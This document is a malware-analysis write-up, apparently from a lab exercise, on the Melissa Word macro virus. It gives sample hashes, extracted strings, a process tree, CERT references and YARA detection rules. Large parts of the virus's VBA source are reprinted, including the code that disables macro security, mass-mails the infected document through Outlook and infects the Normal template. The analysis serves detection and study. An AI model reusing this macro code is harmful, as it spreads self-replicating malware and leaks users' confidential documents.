Betreff: Important Message From Florian Fernweh

Here is that document you asked for ... don't show anyone else ;-)



- From: (name of infected user)
- Subject: Important Message From (name of infected user)
- To: (50 names from alias list)
- Body: Here is that document you asked for ... don't show anyone else ;-)
- Attachment: LIST.DOC

Do notice that Melissa can arrive in any document, not necessarily just in this LIST.DOC where it was spread initially.

Most of the recipients are likely to open a document attachment like this, as it usually comes from someone they know.

Infection

After sending itself out, the virus continues to infect other Word documents. Eventually, these files can end up being mailed to other users as well. This can be potentially disastrous, as a user might inadvertently send out confidential data to outsiders.

The virus activates if it is executed when the minutes of the hour match the day of the month; for example, 18:27 on the 27th day of a month. At this time the virus will insert the following phrase into the current open document in Word:

- "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here".


This text, as well as the alias name of the author of the virus, "Kwyjibo", are all references to the popular cartoon TV series called "The Simpsons". For more information on this connection, see this Simpsons web page:

- http://www.imada.ou.dk/~jews/TheSimpsonsArchive/episodes/7G02.html

Source: https://www.f-secure.com/v-descs/melissa.shtml

Similar samples and matching behaviour:


Sample 1:
SHA 256 - 0A56BAAB11A888B2741BFFC5FE7A52596B58F1D8E842770B21DE82BD12A20484


pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\devil\downloads\sample - melissa\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484]
file
settings
about


c:\users\devil\downloads\sample - melissa\0a56
- indicators (6)
- virustotal (42/61)
- strings (381)

property	value
md5	02CD26ED2813D996D4D9D1277636DD91
sha1	09987B23986D7B9F80EF495BBAC3E15D917202A2
sha256	0A56BAAB11A888B2741BFFC5FE7A52596B58F1D8E842770B21DE82BD12A20484
first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 06
first-bytes-text	.. .. > .. ..
file-size	41472 (bytes)
entropy	4.174

Similar strings:




encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (28)	group (0)	value (381)
ascii	4	0x00006B80	-	-	-	. G
ascii	8	0x00006B92	-	-	-	outta h
ascii	5	0x00006F64	-	-	-	Macro
ascii	5	0x00006F6E	-	-	-	Tools
ascii	12	0x00006FF4	-	-	-	Outlook.Appl
ascii	61	0x00007A66	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii	5	0x00007AA8	-	-	-	Level
ascii	11	0x00007ACC	-	-	-	Security...
ascii	5	0x00007ADC	-	-	-	Macro
ascii	61	0x00007B04	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii	5	0x00007B46	-	-	-	Level
ascii	5	0x00007B64	-	-	-	Macro
ascii	5	0x00007B6E	-	-	-	Tools
ascii	5	0x00007C1C	-	-	-	MAPI
ascii	44	0x00007C36	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00007C66	-	-	-	Melissa?
ascii	14	0x00007C7C	-	-	-	... by Kwyjibo
ascii	7	0x00007C96	-	-	-	Outlook
ascii	7	0x00007CAA	-	-	-	profile
ascii	9	0x00007CB6	-	-	-	password
ascii	23	0x00007DBA	-	-	-	Important Message From
ascii	67	0x00007DEA	-	-	-	Here is that document you asked for ... don't show anyone else ;-)
ascii	14	0x00007E92	-	-	-	... by Kwyjibo
ascii	44	0x00007EA8	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00007ED8	-	-	-	Melissa?
ascii	7	0x00007F6A	-	-	-	Melissa
ascii	7	0x00007FBA	-	-	-	Melissa
ascii	7	0x00007FEA	-	-	-	Melissa
ascii	7	0x0000803A	-	-	-	Melissa
ascii	8	0x000082BE	-	-	-	Document
ascii	31	0x000082EC	-	-	-	WORD/Melissa written by Kwyjibo
ascii	35	0x00008314	-	-	-	Works in both Word 2000 and Word 97
ascii	62	0x00008344	-	-	-	Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
ascii	59	0x0000838C	-	-	-	Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
ascii	119	0x000083E4	-	-	-	Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game'...
ascii	8	0x00008480	-	-	-	Attribut
ascii	8	0x00008489	-	-	-	e VB_Nam




Processes Tree

```
↳ 3068 - %windir%\System32\svchost.exe -k WerSvcGroup
↳ 1032 - wmiadap.exe /F /T /R
↳ 2024 - %windir%\system32\wbem\wmiprvse.exe
↳ 2796 - %windir%\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}
↳ 2644 - "%ProgramFiles(x86)%\Microsoft Office\Office14\WINWORD.EXE" %SAMPLEPATH%
  ↳ 2748 - %windir%\splwow64.exe 12288
↳ 2852 - "%ProgramFiles(x86)%\Microsoft Office\Office14\OUTLOOK.EXE" -Embedding
```

Embedded logic similar to above sample : Sample snippet




```
Attribute VB_Name = "Melissa"
Attribute VB_Base = "1Normal.Melissa"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
```



```
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
  Do While ADI1.codemodule.Lines(1, 1) = ""
    ADI1.codemodule.deletelines 1
  Loop
  ToInfect.codemodule.AddFromString("Private Sub Document_Close()"))
  Do While ADI1.codemodule.Lines(BGN, 1) <> ""
    ToInfect.codemodule.InsertLines BGN, ADI1.codemodule.Lines(BGN, 1)
    BGN = BGN + 1
  Loop
End If
If DoAD = True Then
  Do While NTI1.codemodule.Lines(1, 1) = ""
    NTI1.codemodule.deletelines 1
  Loop
  ToInfect.codemodule.AddFromString("Private Sub Document_Open()"))
  Do While NTI1.codemodule.Lines(BGN, 1) <> ""
    ToInfect.codemodule.InsertLines BGN, NTI1.codemodule.Lines(BGN, 1)
    BGN = BGN + 1
  Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (Instr(1, ActiveDocument.Name, "Document") = False) Then
  ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (Instr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub
```


Sample 2:

Sha256: FF05182A14EA139B331217159F327A24CF826EF1173262AE47823DF7CBFA747C



property	value
md5	51A319DB15B885161702CAF96AC6F0DE
sha1	699A641BA22E08D3606327B8755E18B8356FA573
sha256	FF05182A14EA139B331217159F327A24CF826EF1173262AE47823DF7CBFA747C
first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 06
first-bytes-text	.. .. > .. ..
file-size	52736 (bytes)
entropy	4.336

Similar strings and code logic for this as well



```
HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
Level
Security...
Macro
HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
Level
Macro
Tools
MAPI
HKEY_CURRENT_USER\Software\Microsoft\Office\
Melissa?
... by Kwyjibo
Outlook
profile
password
Important Message From
Here is that document you asked for ... don't show anyone else ;-)
_
Activeh
... by Kwyjibo
HKEY_CURRENT_USER\Software\Microsoft\Office\
Melissa?
Melissa
Melissa
Melissa
Melissa
Private Sub Document_Close()
Private Sub Document_Open()
Document~
```

Final Verdict:

Melissa Virus Word document using macro spreading through mail spam campaign

Sample Virus Description and What it does:

This virus works with both Word 97 and Word 2000 and the macro activates when an infected document is closed. If it is activated in Word 2000, it will lower the security setting to the lowest level by modifying the registry and will disable the Word menu commands (Macro\Security) which allows the user to reinstate security settings. In Word97, the virus disables the Tools/Macro menu commands, the Confirm Conversions option, the MS Word macro virus protection, and the Save Normal Template prompt. The virus then checks to see if the registry key "HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?" contains the value ". . . by Kwyjibo." This is how the virus determines whether it has activated on this system.

The virus then opens Outlook, if present on the system, and sends one email for each address list. The email may contain up to 50 recipients. The email will contain the subject line: "Important Message From {user name}" and the message body will be "Here is that document you asked for . . . don't show anyone else :-)" The virus then attaches a copy of the infected active document to the outgoing mail. The name of the original infected attachment was List.doc, but it could be any name.

If the user does not have Outlook, the virus will not work. Then the virus modifies the value of the registry key mentioned above so it is equal to "... by Kwijibo" -- indicating that it has successfully activated on this computer. After that, the virus checks to see if the normal template and active document are infected, and if either is not, it infects the file. Finally, if the day of the month is equal to the minute (for example, if it is March 26 at 3:26 pm), the virus will type the following text on the active document: "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

Is the damage limited only to denial-of-service?
No. Under some circumstances, confidential documents can be leaked without the user's knowledge. These circumstances include the use of a single template file by more than one user, and the transmission of an infected document to another user who has not previously been infected. Additionally, if you fail to clean up the virus correctly and completely (for example, by not cleaning the normal.dot file) you may expose confidential information at a later time.

- **CERT Advisory CA-99-04-Melissa-Macro-Virus**
  Original issue date: Saturday March 27 1999
- **Systems Affected**
  * Machines with Microsoft Word 97 or Word 2000
  * Any mail handling system could experience performance problems or
  a denial of service as a result of the propagation of this macro
  virus.
- Major reported incidents.
  https://packetstormsecurity.com/files/12131/melissa.macro.virus.txt.html

Yara Rule:

The generated Yara rule identifies the files as malware.

```
rule Mellissa_Samplerun
{
  strings:
    $a= "Microsoft Office Word"
    $b= "Document_Open"
    $c= "Root Entry"
    $d= "Macros"
    $e= "Outlook.Application"
    $1= "Melissa*"
    $2= “Here is that document you asked for ... don't show anyone else ;-)"
```

```
      $3= “... by Kwyjibo"
      $4= “Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
      $5= “Word -> Email | Word 97 <--> Word 2000 ... it's a new age! "
      $6= “Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's
over.  I'm outta here. "
      $7= “WORD/Melissa written by Kwyjibo"
      $f= "outlook"
      $g = "profile"
      $h= "password"
   condition:
      ($a and $b and $c and $d and $e) or $1 or $2 or $3 or $4 or $5 or $6 or $7 or ($f and $g and $h)
}
```

Generating Super rule for all 3-hash using Automated Yara generator:

```
rule Melissa_sampleSuperRule{
  meta:
     description = "from files
0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484,
ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c, sample_lab6_18_sep"
     author = “Rule Generator"
     date = "2021-09-18"
     hash1 = "0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484"
     hash2 = "ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c"
     hash3 = "b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf"
  strings:
     $s1 = "password " fullword ascii
     $s2 = "CommandBars" fullword ascii
     $s3 = "NormalTemplateq" fullword ascii
     $s4 = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\9.0\\Word\\Security" fullword ascii
     $s5 = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\" fullword ascii
     $s6 = "GetNameSpaceC" fullword ascii
     $s7 = "ToInfect" fullword ascii
     $s8 = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age! " fullword ascii
     $s9 = "VBComponents" fullword ascii
     $s10 = "ConfirmConversions" fullword ascii
     $s11 = "AddressLists" fullword ascii
     $s12 = "PrivateProfileString[" fullword ascii
     $s13 = "AddressEntries" fullword ascii
     $s14 = "Important Message From " fullword ascii
     $s15 = "Private Sub Document_Open()" fullword ascii
     $s16 = "Private Sub Document_Close()" fullword ascii
     $s17 = "1Normal.Melissa" fullword wide
     $s18 = "Melissa" fullword wide
     $s19 = "Documentj" fullword ascii
     $s20 = "Word.Document.8" fullword ascii /* Goodware String - occured 3 times */
  condition:
     ( uint16(0) == 0xcfd0 and filesize < 200KB and ( 8 of them )
     ) or ( all of them )
}
```

```
rule
_ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c_sample_lab6_18_sep
_1 {
  meta:
    description = "from files
ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c, sample_lab6_18_sep"
    author = " Rule Generator"
    date = "2021-09-18"
    hash1 = "ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c"
    hash2 = "b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf"
  strings:
    $s1 = ".Log`on \"p" fullword ascii
    $s2 = "Importan" fullword ascii
    $s3 = "(1 - 1" fullword ascii
    $s4 = "_USER\\So" fullword ascii
    $s5 = "Comman" fullword ascii
    $s6 = ".GetAA" fullword ascii
    $s7 = "- scoret" fullword ascii
    $s8 = "Module" fullword ascii /* Goodware String - occured 856 times */
    $s9 = "$Customi6z" fullword ascii
    $s10 = "Udon't s" fullword ascii
    $s11 = "aDasOutl ook, " fullword ascii
    $s12 = "Email |" fullword ascii
    $s13 = "rror Res" fullword ascii
    $s14 = "'WORD/TLD w" fullword ascii
    $s15 = "Document~" fullword ascii
    $s16 = "MSFormsC" fullword ascii
    $s17 = "Word\\Sec urity" fullword ascii
    $s18 = " H_.User" fullword ascii
    $s19 = "From \" &" fullword ascii
    $s20 = "dBars(\"M" fullword ascii
  condition:
    ( uint16(0) == 0xcfd0 and filesize < 200KB and ( 8 of them )
    ) or ( all of them )
}
```

Conclusion:

Analysing the file we came to conclusion, that the file is malware and all the intel and related sample we gathered conclude the malware belonging to Melissa Virus**.**